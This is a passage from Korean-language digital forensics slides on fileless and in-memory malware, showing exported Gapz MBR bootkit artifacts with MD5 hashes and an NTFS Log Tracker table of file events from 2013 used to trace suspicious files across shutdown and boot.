"Gapz_MBR" file system found:
- mbr_original                md5: DF09785A37B0197496A1C45A8292FAA6
- payload.bin                 md5: FC21B3133F0ACB449035A81C1B6B738E
- cfg                         md5: BFB8C46B86840774F4B1F7424D45AF28
- mbr_infected                 md5: 9554D21CBA16AE4754BA629ADD5B487F

File system(s) successfully exported!
```



메모리

■ In-Memory 악성코드

- 현재 메모리에서 발견된 의심 프로세스의 파일이 시스템 종료 및 부팅 중에 삭제/생성 되는지 파일 시스템 히스토리(\$LogFile, \$UsnJrnl)에서 확인
- 이벤트 로그 분석을 통해 시스템 종료/부팅 시점 파악
- 도구 : NTFS Log Tracker(<https://sites.google.com/site/forensicnote/ntfs-log-tracker>)

The screenshot shows the NTFS Log Tracker application. The main window displays a table of file system events. The table has columns for LSN, Event Time, Event, Detail, File Name, Full Path (from BFT), Create Time, Modified Time, MFT_Modified Time, Access Time, Radio, Target VCN, and Cluster Index. The events listed include Directory Deletion, File Creation, File Deletion, and File Renaming. The application also shows a search bar and a filter section at the top.

| LSN | Event Time | Event | Detail | File Name | Full Path (from BFT) | Create Time | Modified Time | MFT_Modified Time | Access Time | Radio | Target VCN | Cluster Index |
|------------|---------------------|--------------------|-----------------------------|----------------------------------|---|---------------------|---------------------|---------------------|---------------------|--------------------------------|------------|---------------|
| 1246242002 | 2013-02-27 05:11:52 | Directory Deletion | Cluster Number : 3751614(1) | inet | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Deallocate File Record Segment | 0x297F | 2 |
| 1246242003 | 2013-02-27 05:11:52 | File Creation | | mpexec.exe | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Update Mapping Pairs | 0x297F | 4 |
| 1246242061 | 2013-02-27 05:11:52 | Directory Creation | | mpexec.exe | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x297F | 2 |
| 1246242003 | 2013-02-27 05:11:52 | File Creation | | mpexec.exe | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x2a20 | 0 |
| 1246242740 | 2013-02-27 05:11:52 | File Creation | | sdmvs_20f220c0d2f4a15f3d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4066 | 6 |
| 1246242744 | 2013-02-27 05:11:52 | File Creation | | sdmvs_20f220c0d2f4a15f3d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x4066 | 6 |
| 1246242061 | 2013-02-27 05:11:52 | File Deletion | | sdmvs_20f220c0d2f4a15f3d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Deallocate File Record Segment | 0x4066 | 6 |
| 1246242036 | 2013-02-27 05:11:52 | File Creation | | sdmvs_20f220c0d2f4a15f3d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4066 | 6 |
| 1246242033 | 2013-02-27 05:11:52 | File Deletion | | sdmvs_20f220c0d2f4a15f3d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x4066 | 6 |
| 1246242030 | 2013-02-27 05:11:52 | File Creation | | sdmvs_20f220c0d2f4a15f3d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Deallocate File Record Segment | 0x4066 | 6 |
| 1246242035 | 2013-02-27 05:11:52 | File Creation | | sdmvs_20f220c0d2f4a15f3d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4066 | 6 |
| 1246242746 | 2013-02-27 05:11:52 | File Deletion | | sdmvs_761f4181a30f2d46f... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x4066 | 6 |
| 1246242005 | 2013-02-27 05:11:52 | File Deletion | | sdmvs_761f4181a30f2d46f... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Deallocate File Record Segment | 0x4066 | 6 |
| 1246242001 | 2013-02-27 05:11:52 | Directory Creation | | inet | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4066 | 6 |
| 1246242624 | 2013-02-27 05:11:52 | File Creation | | 718f72f7363ec3d443a3b0b4... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Update Resident Value | 0x2985 | 6 |
| 1246242841 | 2013-02-27 05:11:52 | File Creation | | sdmvs_761f4181a30f2d46f... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4072 | 0 |
| 1246242408 | 2013-02-27 05:11:52 | File Creation | | sdmvs_761f4181a30f2d46f... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4062 | 0 |
| 1246242408 | 2013-02-27 05:11:52 | File Creation | | sdmvs_761f4181a30f2d46f... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Update Mapping Pairs | 0x4062 | 0 |
| 1246250460 | 2013-02-27 05:11:52 | File Creation | | update.num | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x4062 | 0 |
| 1246251155 | 2013-02-27 05:11:52 | File Creation | | 197548b1353249b98939b0d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4063 | 6 |
| 1246251365 | 2013-02-27 05:11:52 | File Creation | | 197548b1353249b98939b0d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Update Mapping Pairs | 0x4063 | 6 |
| 1246251354 | 2013-02-27 05:11:52 | File Creation | | update.cat | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x4063 | 6 |
| 1246252872 | 2013-02-27 05:11:52 | File Creation | | 30282845_220809183.xml | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4065 | 4 |
| 1246253632 | 2013-02-27 05:11:52 | File Creation | | 72566a76a3a44b2b3794b4... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4065 | 6 |
| 1246253842 | 2013-02-27 05:11:52 | File Creation | | 72566a76a3a44b2b3794b4... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Update Mapping Pairs | 0x4065 | 6 |
| 1246254026 | 2013-02-27 05:11:52 | File Creation | | x86_microsoft-windows-va-kern... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x4065 | 6 |
| 1246255919 | 2013-02-27 05:11:52 | File Creation | | 51f4b5e4920574852702756d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x4067 | 2 |
| 1246256137 | 2013-02-27 05:11:52 | File Creation | | 51f4b5e4920574852702756d... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Update Mapping Pairs | 0x4067 | 2 |
| 1246256973 | 2013-02-27 05:11:52 | File Creation | | x86_microsoft-windows-va-kern... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x4067 | 2 |
| 1246257948 | 2013-02-27 05:11:52 | File Creation | | 76a6d6169a724697630976a... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x406d | 6 |
| 1246258158 | 2013-02-27 05:11:52 | File Creation | | 76a6d6169a724697630976a... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Update Mapping Pairs | 0x406d | 6 |
| 1246259948 | 2013-02-27 05:11:52 | File Creation | | x86_microsoft-windows-va-kern... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x406d | 6 |
| 1246260866 | 2013-02-27 05:11:52 | File Creation | | 1c13d1ee589a24197268b3e3... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x406e | 2 |
| 1246260079 | 2013-02-27 05:11:52 | File Creation | | 1c13d1ee589a24197268b3e3... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Update Mapping Pairs | 0x406e | 2 |
| 1246260863 | 2013-02-27 05:11:52 | File Creation | | x86_microsoft-windows-va-kern... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Create Attribute | 0x406e | 2 |
| 1246261859 | 2013-02-27 05:11:52 | File Creation | | 3625a6b7a3a44b2b3794b4... | Windows\SoftwareDistribution\Download\W425... | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | 2013-02-27 05:11:52 | Initiate File Record Segment | 0x406d | 4 |

Conclusion

- 점차 일반화되고 있는 Fileless Malware ...
- 디지털 포렌식 분석가 입장에서 Fileless Malware 탐지 및 분석 능력 필요

Fileless Malware



